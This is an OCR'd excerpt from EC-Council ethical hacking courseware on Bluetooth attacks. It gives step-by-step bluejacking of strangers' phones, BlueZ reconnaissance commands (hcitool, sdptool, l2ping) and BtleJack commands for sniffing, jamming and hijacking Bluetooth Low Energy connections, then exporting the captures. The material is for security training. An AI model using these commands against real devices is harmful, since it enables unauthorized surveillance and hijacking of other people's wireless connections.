STEP 1	STEP 2	STEP 3	STEP 4
Select an area with several mobile users, such as a café and shopping center Go to contacts in your address book (you can delete this contact entry later)	Create a new contact on your phone address book Enter the message into the name field Ex: "Would you like to go on a date with me?"	Save the new contact with the name text and without the telephone number Choose "send via Bluetooth;" this searches for any Bluetooth device within range	Choose one phone from the list discovered by Bluetooth and send the contact You will get the message that reads "card sent." The victim is notified of this SMS received on their phone with a notification sound


Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Bluejacking

Bluejacking is a method of temporarily hijacking a smartphone by sending it an anonymous text message using the Bluetooth wireless networking system. It takes advantage of a security loophole in the messaging options of smartphones. The operating range for Class 2 Bluetooth devices is 10 m. Bluetooth-enabled smartphones can search for other Bluetooth-enabled smartphones by sending messages to them. In bluejacking, anonymous messages are sent to Bluetooth-enabled devices via the OBEX protocol. Bluejacking can be performed through the following steps.

- Select an area with many mobile users, such as a café or shopping center.
- Go to contacts in the address book.
- Create a new contact (this contact may be deleted later).
- Enter a message into the name field, such as "Would you like to go on a date with me?"
- Save the new contact with the name text and without a telephone number.
- Choose "send via Bluetooth," which searches for any Bluetooth device within range.
- Choose one phone from the Bluetooth device list and send the contact.
- After obtaining the message "card sent," listen for the SMS message tone of the victim's phone.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.



Bluetooth Reconnaissance Using BlueZ

The Bluetooth protocol stack allows users to connect to other devices and perform activities. BlueZ is a similar built-in protocol stack for Linux-based systems that has several default tools for Bluetooth reconnaissance. Because they are available in every Linux system, the attacker can utilize them with modest commanding skills. Attackers use BlueZ tools to discover Bluetooth devices through the following steps.

- **Configure the Bluetooth device using "hciconfig":** Use the default BlueZ tool `hciconfig` to confirm the detection and activation of the Bluetooth device.




Figure 16.109: Screenshot showing the output of hciconfig

As shown in the above figure, the Bluetooth device and its MAC address with the name `hci0` is detected. Now, use the following command to begin the process:

```
hciconfig hci0 up
```


Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

- **Scan for pairable Bluetooth devices using "hcitool":** The attacker keeps their Bluetooth device active and scans for other Bluetooth devices that are transmitting pairing signals. Pairable devices are detected using the following command:

  `hcitool scan`




Figure 16.110: Screenshot showing the output of hcitool

After finding pairable devices, use the following command to display further information about the discovered devices:

`hcitool inq`




Figure 16.111: Screenshot showing the output of hcitool

As shown in the above figure, class and clock offset are displayed. The class reveals information about the device.

- **Use the Service Discovery Protocol (SDP) tool to scan services:** sdptool is an efficient tool used to search for the services offered by a device. Its syntax is `sdptool browse <MAC Address>`.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.




Figure 16.112: Screenshot showing the output of sdptool

- **Ping all the available devices to check if they are reachable using L2ping:** The attacker now has the MAC addresses of available devices and pings all of them to check if they are in reach or discoverable using the "l2ping" tool. Its syntax is `l2ping <MAC Address>`.




Figure 16.113: Screenshot showing the output of L2ping

By following the above steps, attackers can gather information such as MAC addresses and services offered by devices. With this information, they can launch further attacks.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

Btlejacking Using BtleJack

STEP 1: Select target devices

```
btlejack -d /dev/ttyACM0 -d /dev/ttyACM2 -s
```

STEP 2: With the Btlejack tool, take a position within 5 m radius from the target devices

STEP 3: Capture the already established and new BLE connections

Sniffing an existing connection:

```
btlejack -s
```

Sniffing for new connections:

```
btlejack -c any
```

STEP 4: Perform a jamming operation


```
btlejack -f 0x129f3244 -j
```

STEP 5: Now, start hijacking the connection

```
btlejack -f 0x9c68fd30 -t -m 0xffffffffff
```

BtleJack

BtleJack enables the attacker to perform a Btlejacking attack using a hardware tool, such as micro:bit (*https://microbit.org*)



https://github.com

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Btlejacking Using BtleJack

Source: *https://github.com*

BtleJack is an open-source software that enables an attacker to perform a Btlejacking attack using a hardware tool such as micro:bit (*https://microbit.org*). It helps attackers sniff, jam, and hijack Bluetooth connections. Upon gaining access to a connection, an attacker can hijack, read, and export sensitive information shared between the connected devices. Btlejacking is performed using the following steps.

- Select target devices using the following command:

  ```
  btlejack -d /dev/ttyACM0 -d /dev/ttyACM2 -s
  ```

- With the Btlejack tool, take a position within a radius of 5 m from the target devices.
- Capture already established (live) as well as new Bluetooth low energy (BLE) connections using the following commands.

  Sniffing an existing connection:

  ```
  btlejack -s
  ```

  Sniffing for new connections:

  ```
  btlejack -c any
  ```

- Once the connection is captured, perform a jamming operation using the following command:

  ```
  btlejack -f 0x129f3244 -j
  ```

- Start hijacking the connection using the following command:

  ```
  btlejack -f 0x9c68fd30 -t -m 0xffffffffff
  ```


Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

- The captured data can be converted into the pcap format using the following command:

```
btlejack -f 0xac56bc12 -x nordic -o capture.nordic.pcap
```


